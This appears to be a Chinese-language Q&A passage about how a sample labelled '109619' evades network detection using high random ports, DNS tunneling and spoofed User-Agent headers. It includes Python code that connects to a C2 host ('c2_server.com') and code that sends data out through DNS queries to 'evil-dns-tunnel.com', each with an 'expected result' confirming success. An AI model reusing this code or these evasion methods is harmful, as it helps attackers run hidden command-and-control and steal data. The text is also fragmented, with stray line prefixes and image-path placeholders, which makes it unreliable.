






109619相比109618更隐蔽的信号主要在于其使用了非标准端口通信、混淆的user-agent头以及基于dns隧道技术的指令控制。这些特征使得传统的基于签名和固定阈值的检测机制难以直接识别,需要结合行为分析和流量上下文进行深度排查。

109619如何绕过常规端口检测?

109619通过使用高位随机端口(如49152-65535)进行C2通信,避开了对常见恶意端口(如80、443、8080)的监控。这种策略利用了防火墙通常允许出站高位端口的配置习惯,从而降低被拦截的概率。
import socket

def connect_c2():
    # 使用高位随机端口连接C2服务器
    port = 50000 + hash('target_ip') % 15535
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect(('c2_server.com', port))
    print(f"Connected to C2 on port {port}")
    return sock

# 示例调用
conn = connect_c2()
预期结果:程序成功连接到C2服务器,输出显示使用的端口为高位随机数,而非标准Web端口。
109619如何利用DNS隧道隐藏数据?
109619将加密的命令和控制数据封装在DNS查询请求中,通过TXT记录或子域名传递信息。这种方式利用了DNS协议本身的高容忍度和广泛信任,使得数据泄露难以被传统IDS检测到。

import dns.resolver

def send_data_via_dns(data):
    # 将数据编码为子域名并发送DNS查询
    encoded_data = data.encode().hex()
    query = f"{encoded_data}.evil-dns-tunnel.com"
    try:
        answers = dns.resolver.resolve(query, 'TXT')
        print(f"DNS response: {answers[0].to_text()}")
    except Exception as e:
        print(f"DNS error: {e}")

# 示例调用
send_data_via_dns("malicious_command")
预期结果:DNS查询成功执行,返回的TXT记录包含C2下发的指令,整个过程无HTTP流量产生。
109619的User-Agent头有何特殊之处?
109619在HTTP请求中动态生成User-Agent头,模仿合法浏览器或应用程序的特征,避免使用已知的恶意UA字符串。这种动态伪装增加了基于UA黑名单的检测难度。





